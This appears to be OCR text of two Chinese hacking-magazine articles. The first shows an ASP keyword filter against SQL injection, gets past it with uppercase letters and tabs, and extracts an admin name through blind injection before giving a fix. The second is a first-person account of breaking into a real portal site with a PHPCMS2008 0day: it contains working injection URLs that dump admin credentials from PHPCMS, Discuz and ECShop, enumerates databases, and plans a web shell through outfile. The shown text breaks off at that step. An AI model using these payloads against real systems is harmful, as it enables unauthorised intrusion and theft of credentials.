


图 2　登陆返回界面

```
    SQL_bad_str = "' |and |exec |insert |select |delete |update |count |* |% |chr |mid |master |truncate |char |declare "
    SQL_bad_arr = split(SQL_bad_str,"|")
    If Request.QueryString <> empty Then
      For Each SQL_Query_iii In Request.QueryString
        For SQL_bad_iii = 0 To Ubound(SQL_bad_arr)
            if InStr(Request.QueryString(SQL_Query_iii), SQL_bad_arr(SQL_bad_iii)) > 0 Then
            Response.Write "非法URL <font color=""red"">" & SQL_bad_arr(SQL_bad_iii) & "</font>"
            Response.end
            end If
          Next
        Next
    End If
    %>[/code]
```




图 3　返回界面

过滤了' |and |exec |insert |select |delete |update |count |* |% |chr |mid |master |truncate |char |declare，虽然过滤了很多注入的关键字，但是真的安全了吗？我们可以看出上面过滤的关键字全是小写，但是SQL是忽略大小写的，我们可以用大写字符绕过，空格也可以用tab绕过。

0x03

本地架设IIS我们来进行注入测试，如图1。

打开127.0.0.1/admin/logon.asp

由于事先查看了数据库结构，我们在管理员账号处文本框输入攻击代码

```
' or (sElect top 1 len(admin_user_name) from admin_user_info)>7 And '1'='1
```

被过滤的字符我们用了大小写绕过，第一个单引号后面空格用了tab符替换绕过过滤，我们可以用记事本输入tad复制到文本框。And '1'='1用来闭合sql语句。

随意输入密码以后点击登录，如图2。

直到输入：

```
'	or (sElect top 1 len(admin_user_name) from admin_user_info)>4 And '1'='1
```

提交以后，如图3。

说明第一个管理员字段长度为5。我们来继续猜解内容。

提交：

```
' or (sElect top 1 asc(mid(admin_user_name,1,1)) from admin_user_info)=97 And '1'='1
```

返回请输入正确的密码，得到管理员字段第一个字符为a，97是a的ascii码。

提交：

```
' or (sElect top 1 asc(mid(admin_user_name,2,1)) from admin_user_info)= 100 And '1'='1
```

返回请输入正确的密码，得到管理员字段第一个字符为d，100是d的ascii码。

提交：

```
' or (sElect top 1 asc(mid(admin_user_name,3,1)) from admin_user_info)= 109 And '1'='1
```

返回请输入正确的密码，得到管理员字段第一个字符为m，109是m的ascii码。

提交：

```
' or (sElect top 1 asc(mid(admin_user_name,4,1)) from admin_user_info)= 105 And '1'='1
```

返回请输入正确的密码，得到管理员字段第一个字符为i，105是i的ascii码。

提交：

```
' or (sElect top 1 asc(mid(admin_user_name,5,1)) from admin_user_info)= 110 And '1'='1
```

返回请输入正确的密码，得到管理员字段第一个字符为n，110是n的ascii码。

由此我们得出管理员账号为admin。我们也可以用

```
' or (sElect top 1 asc(mid(admin_user_name,1,1)) from admin_user_info)>X And '1'='1
```

或者

```
' or (sElect top 1 asc(mid(admin_user_name,1,1)) from admin_user_info)BETWEEN 1 AND 100 And '1'='1
```

这样的语句来加快猜解速度，猜解密码也同上语句，就不说了。

0x04

修补方法也很简单 只需要将过滤字段后的空格去掉，再将

```
if InStr(Request.QueryString(SQL_Query_iii), SQL_bad_arr(SQL_bad_iii)) > 0 Then
```

这句修改为：

```
if InStr(lcase(Request.QueryString(SQL_Query_iii)), SQL_bad_arr(SQL_bad_iii)) > 0 Then
```

用lcase函数将字符强制转换为小写。

编辑点评： *作者最后给出的修补方法非常之简单，只是增加了一个函数，将字符强制转化为小写。最后要说的就是希望大家能够注重一些细节上的问题。*

对当地一门户站的检测手记

图 Stream

在逛网站的时候，看到当地一门户站，做的挺大的，用很多CMS组合而成的，主站用的是PHPCMS2008，前段时间有人放出了PHPCMS2008的0DAY，不知道这个站补了没，测试了下，洞没补。成功爆出密码，如图1。

```
http://www.xxxxx.com/comment/comment.php?field=content%3D(select+concat(username%2C0x3a%2Cpassword)+from+phpcms_member+where+groupid%3D1+limit+1)+where+commentid%3D719%23&action=vote
```




图 1　成功爆出密码




图 2　爆出很多信息




图 3　管理用户密码




图 4 ecshop 库




图 6　爆出网站路径




图 7　导出成功

可是，密码破不出来，回过头看看这个0DAY，语句是直接把管理员的用户名和密码更新到当前评论的内容字段，那我们就将其它的一些信息爆出来吧，还以为会说字段不够长呢，还好，够长，成功爆出服务器不少信息，如图 2。

http://www.xxxxx.com/comment/comment.php?field=content%3D(select+concat(%20user(),database(),system_user(),current_user(),session_user(),version()))+where+commentid%3D719%23&action=vote

Root 用户，哈哈，爽呀，但不知道网站的物理路径，load_file() 配置文件不现实。继续回到站里看吧，发现这个站还真不小，论坛用DZ 7.2，购物模块用的是ECSHOP 2.7.2，还有一个点评系统用的是Modoer 1.2，房产用的是一个低调的程序，不知其名。试了以上系统网上公布的那些洞，不过都被管理员补了，思维短路了，洗澡的时候想到用phpcms的点破出其它程序的用户名密码，一开始还以为不行呢，提示说没这个表，以为其它程序的表的前缀没用默认的，可是不太可能呀，phpcms主站的都默认，其它应该也默认吧，再次猜想是放在不同的库中了，于是抱着试一试的态度，在表前加上了库名（库名也是猜的，论坛是discuz的，所以直接猜的discuz），成功爆出discuz管理用户密码，如图 3。

http://www.xxxxx.com/comment/comment.php?field=content%3D(select+concat(username,0x3a,password)+from+discuz.cdb_members+where+adminid%3D1+limit+0,1)+where+commentid%3D719%23&action=vote

以为到这结束了，可是没想到，MD5再次破不出，我晕呀，这管理员安全意识不低呀。再报最后的希望于ecshop，这次连库名都错了，库名终于没默认了，不过没关系，对于mysql数据库，在表information_schema.SCHEMATA中的schema_name字段中放了当前服务器所有数据库的名字，所以我们构造语句如下

http://www.xxxxx.com/comment/comment.php?field=content%3D(select%20schema_name%20from+information_schema.SCHEMATA%20limit%201,1)+where+commentid%3D719%23&action=vote

成功爆出了第一个库，接着把第2个，第3个，终于到5的时候，看到了ecshop的库，如图4。

于是再次爆出ecshop的密码，如图5。

http://www.xxxxx.com/comment/comment.php?field=content%3D(select+concat(user_name,0x3a,password)+from+yudu_gouwu.ecs_admin_user+limit+0,1)+where+commentid%3D719%23&action=vote




图 5 ecshop 的密码

通过查询成功破出密码windows671114，登录后台，ECSHOP后台拿SHELL方法挺多的，前面我们已经知道了是root权限，所以直接outfile就行。如果不是root，用ecshop后台的数据库备份功能也能拿shell，这里我们就直接outfile吧。

Outfile要知道网站的物理路径，我们可以用use 数据库名爆出网站物理路径（use 数据库：在这个sql查询功能中默认用的数据库就是本网站的数据库，开发者设计的时候不会考虑你去use其他的数据库，所以这里你用"use 数据库名"时，会产生一个警告，但并不影响sql的运行，却可以成功爆出网站的路径 ），如图6。

